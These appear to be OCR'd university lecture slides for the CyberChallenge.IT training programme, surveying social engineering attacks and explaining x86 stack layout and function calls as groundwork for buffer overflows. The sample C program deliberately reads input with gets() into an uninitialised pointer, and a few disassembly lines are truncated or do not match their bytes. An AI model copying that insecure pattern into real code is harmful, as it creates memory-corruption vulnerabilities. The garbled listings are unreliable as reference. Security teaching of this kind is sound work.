# Attacks - Part 1

**Mario POLINO**
**Michele CARMINATI**
**Stefano ZANERO**
Politecnico di Milano
{name.surname}@polimi.it

CYBER CHALLENGE
CyberChallenge.IT

consorzio interuniversitario nazionale per l'informatica
www.consorzio-cini.it

# Overview



- **Social Engineering**
- **Attacks on Software:**
  - **(in)secure programming** that leads to memory errors in desktop applications:
    - **Buffer overflow bugs**
- **Malicious software**

# Social Engineering: The Human Element of Computer Security

| Attack Surfaces |
| --- |
| User |
| Social Engineering |

# What is Social Engineering?



*"Social engineering uses influence and persuasion to deceive people by convincing them that the social engineer is someone he is not, or by manipulation. As a result, the social engineer is able to take advantage of people to obtain information with or without the use of technology"*

*KEVIN D. MITNICK & William L. Simon - Art of Deception*

Attacker uses human interaction to obtain or compromise information by psychologically manipulating a person into knowingly or unknowingly giving up information. Essentially 'hacking' into a person to steal valuable information also from many sources.

**Trickery or Deception for the purpose of information gathering**

# Dummy Example



- Convince a friend that you would help fix his/hers computer
- People inherently want to trust and will believe someone when he/she wants to be helpful
- Fix minor problems on the computer and secretly install remote control software
- Now I  have **total access to their computer**

# Types of Attacks



- **Phishing**
  - Fraudulently obtaining private information
- **Pretexting**
  - Invented Scenario (e.g., impersonation on help desk calls)
- **Physical Access**
  - unauthorize building access
- **Stealing important informations or documents**
  - Shoulder surfing
  - Dumpster diving
- **Quid Pro Quo**
  - Something for something
- **Baiting**
  - Real world trojan horse
- **Fake software - Trojan**

# Phishing



*Fraudulently obtaining private information*

- Deceptive “mass mailing”
  - Send an email that looks legitimate
- Request verification of information
- Link to a fraudulent web page that looks legitimate
- Spear Phishing

# Baiting



- Real world Trojan horse
- Uses physical media
- Relies on greed/curiosity of victim (e.g., attacker puts a legitimate or curious label to gain interest)

Example: Attacker leaves a malware infected cd or usb drive in a location sure to be found

# Fake Software - Trojans



- Appears to be a useful and legitimate software
  - The user is aware of the software but thinks it's trustworthy
- Performs malicious actions in the background
  - Fake login screens
- Does not require interaction after being run

<u>Prevention</u>

- Don't run programs on someone else's computer
- Only open attachments you're expecting
- Use an antivirus

# Weakest Link?



No matter how strong your:

- Firewalls
- Intrusion Detection Systems
- Cryptography
- Anti-virus software

**You are the weakest link in computer security!**

**People are more vulnerable than computers**

"*The weakest link in the security chain is the human element*" - Kevin Mitnick

# Social Engineering Prevention



- **Training and Education (Certification)**
  - **User Awareness**
    - Be suspicious of unsolicited phone calls, visits, or email from individuals asking about internal information
    - Do not provide personal or company’s information unless authority of person is verified
- **Policies**
  - Do not allow to divulge private information
  - Prevents employees from being socially pressured or tricked
- **3rd Party test - Ethical Hacker**
  - Have a third party come to your company and attempt to hack into your network
  - will attempt to glean information from employees using social engineering
  - Helps detect problems people have with security

# Memory errors

| Attack Surfaces |
| --- |
| Software |
| Memory Errors: Buffer Overflow |

# Assumptions



The following *concepts* apply, with proper modifications, to any machine architecture (e.g., ARM, x86), operating system (e.g., Windows, Linux, Darwin), and executable (e.g., Portable Executable (PE), Executable and Linkable Format (ELF)).


For simplicity, we assume **ELFs** running on **Linux >= 2.6** processes on top of a **32-bit x86** machine.

# Process Creation in Linux



1. The dynamic linker, called by the kernel, loads the segments defined by the program headers into memory.
2. The kernel sets up the *stack* and jumps at the program's *entry point*.

# The Code and the Stack




Statically allocated **local variables** (including env.)
Function **activation records**.
**Grows** "down", toward **lower addresses**.

Unallocated memory.

**Dynamically** allocated data.
**Grows** "up", toward **higher addresses**.

Initialized data (e.g., global variables).

Uninitialized data. Zeroed when the program begins to run.


Executable **code** (machine instructions).

```c
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?
- Push them onto the stack!

# The Code




Beware! These instructions are not aligned as words!

# The Code (push second parameter)


Assembled code / Disassembled code

| | | | |
|---|---|---|---|
| 80484d5: | 83 c0 08 | add | $0x8,%eax |
| 80484d8: | 8b 00 | mov | (% |
| 80484da: | 83 ec 0c | sub | $0 |
| 80484dd: | 50 | push | %eax |
| 80484de: | e8 dd fe ff ff | call | 80483c0 <atoi@plt> |
| 80484e3: | 83 c4 10 | add | $0x10,%esp |
| 80484e6: | 89 45 ec | mov | %eax,-0x14(%ebp) |
| 80484e9: | 83 ec 08 | sub | $0x8,%esp |
| 80484ec: | ff 75 ec | pushl | -0x14(%ebp) |
| 80484ef: | ff 75 e8 | pushl | -0x18(%ebp) |
| 80484f2: | e8 8d ff ff ff | call | 8048484 <foo> |
| 80484f7: | 83 c4 10 | add | $0x10,%esp |
| 80484fa: | 89 45 f0 | mov | %eax,-0x10(%ebp) |
| 80484fd: | 83 ec 0c | sub | $0xc,%esp |
| 8048500: | ff 75 f4 | pushl | -0xc(%ebp) |
| 8048503: | e8 78 fe ff ff | call | 8048380 <gets@plt> |
| 8048508: | 83 c4 10 | add | $0x10,%esp |
| 804850b: | 83 ec 0c | sub | $0xc,%esp |
| 804850e: | ff 75 f4 | pushl | -0xc(%ebp) |
| 8048511: | e8 7a fe ff ff | call | 8048390 <puts@plt> |
| 8048516: | 83 c4 10 | add | $0x10,%esp |
| 8048519: | b8 10 86 04 08 | mov | $0x8048610,%eax |
| 804851e: | ff 75 f0 | pushl | -0x10(%ebp) |

Push the second parameter, which happens to be on the stack, left there by previous instructions, at EBP-0x14.

EIP (Instruction Pointer)

# The Stack



0xC0000000
<- EBP
. . .
20
<- EBP-0x14 (20 bytes below EBP)
10
<- EBP-0x18 (24 bytes below EBP)
. . .
. . .
20
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000
Stack
Heap
.data
.bss
.text


# The Code (push first parameter)

Assembled code — Disassembled code

```
80484d5:    83 c0 08          add    $0x8,%eax
80484d8:    8b 00             mov    (%eax),%eax
80484da:    83 ec 0c          sub    $0xc,%esp
80484dd:    50                push   %eax
80484de:    e8 dd fe ff ff    call   80483c0 <atoi@plt>
80484e3:    83 c4 10          add    $0x10,%esp
80484e6:    89 45 ec          mov    %eax,-0x14(%ebp)
80484e9:    83 ec 08          sub    $0x8,%esp
80484ec:    ff 75 ec          pushl  -0x14(%ebp)
80484ef:    ff 75 e8          pushl  -0x18(%ebp)
80484f2:    e8 8d ff ff ff    call   8048484 <foo>
80484f7:    83 c4 10          add    $0x10,%esp
80484fa:    89 45 f0          mov    %eax,-0x10(%ebp)
80484fd:    83 ec 0c          sub    $0xc,%esp
8048500:    ff 75 f4          pushl  -0xc(%ebp)
8048503:    e8 78 fe ff ff    call   8048380 <gets@plt>
8048508:    83 c4 10          add    $0x10,%esp
804850b:    83 ec 0c          sub    $0xc,%esp
804850e:    ff 75 f4          pushl  -0xc(%ebp)
8048511:    e8 7a fe ff ff    call   8048390 <puts@plt>
8048516:    83 c4 10          add    $0x10,%esp
8048519:    b8 10 86 04 08    mov    $0x8048610,%eax
804851e:    ff 75 f0          pushl  -0x10(%ebp)
```

EIP (Instruction Pointer)

# The Stack



0xC0000000
<- EBP
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
<- EBP-0x14 (20 bytes below EBP)
<- EBP-0x18 (24 bytes below EBP)
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000

# The Code (call the subroutine)

CYBER CHALLENGE
CyberChallenge.IT

Assembled code | Disassembled code

```
80484d5:   83 c0 08          add    $0x8,%eax
80484d8:   8b 00             mov    (%eax),%eax
80484da:   83 ec 0c          sub    $0xc,%esp
80484dd:   50                push   %eax
80484de:   e8 dd fe ff ff    call   80483c0 <atoi@plt>
80484e3:   83 c4 10          add    $0x10,%esp
80484e6:   89 45 ec          mov    %eax,-0x14(%ebp)
80484e9:   83 ec 08          sub    $0x8,%esp
80484ec:   ff 75 ec          pushl  -0x14(%ebp)
80484ef:   ff 75 e8          pushl  -0x18(%ebp)
80484f2:   e8 8d ff ff ff    call   8048484 <foo>
80484f7:   83 c4 10          add    $0x10,%esp
80484fa:   89 45 f0          mov    %eax,-0x10(%ebp)
80484fd:   83 ec 0c          sub    $0xc,%esp
8048500:   ff 75 f4          pushl  -0xc(%ebp)
8048503:   e8 78 fe ff ff    call   8048380 <gets@plt>
8048508:   83 c4 10          add    $0x10,%esp
804850b:   83 ec 0c          sub    $0xc,%esp
804850e:   ff 75 f4          pushl  -0xc(%ebp)
8048511:   e8 7a fe ff ff    call   8048390 <puts@plt>
8048516:   83 c4 10          add    $0x10,%esp
8048519:   b8 10 86 04 08    mov    $0x8048610,%eax
804851e:   ff 75 f0          pushl  -0x10(%ebp)
```

EIP (Instruction Pointer)

# The `call` Instruction




- The CPU is about to **call** the **`foo()`** function.
- When **`foo()`** will be over, where to jump?
- The CPU needs to **save the current EIP**.

- **Where** does the CPU save the EIP?
  - On the **stack!**

```
call 0x8048484 <foo>   ==   { push %eip
                            { jmp 0x8048484 ~> foo()
```

# The Stack



Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
0xC0000000
<- EBP
<- EBP-0x14 (20 bytes below EBP)
<- EBP-0x18 (24 bytes below EBP)
EIP register:
EIP value
push %eip
jmp 0x8048484
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000

# The Code (let's jump)



Assembled code | Disassembled code

```
8048484:    55                        push   %ebp
8048485:    89 e5                     mov    %esp,%ebp
8048487:    83 ec 10                  sub    $0x4,%esp
804848a:    c7 45 fc 0e 00 00 00      movl
8048491:    8b 45 0c                  mov    0xc(%ebp),%eax
8048494:    8b 55 08                  mov    0x8(%ebp),%edx
8048497:    01 c2                     add    %eax,%edx
8048499:    8b 45 fc                  mov    -0x4(%ebp),%eax
804849c:    0f af c2                  imul   %edx,%eax
804849f:    89 45 fc                  mov    %eax,-0x4(%ebp)
80484a2:    8b 45 fc                  mov    -0x4(%ebp),%eax
80484a5:    c9                        leave
80484a6:    c3                        ret
 ...          . . .
 ...          . . .
80484ec:    ff 75 ec                  pushl  -0x14(%ebp)
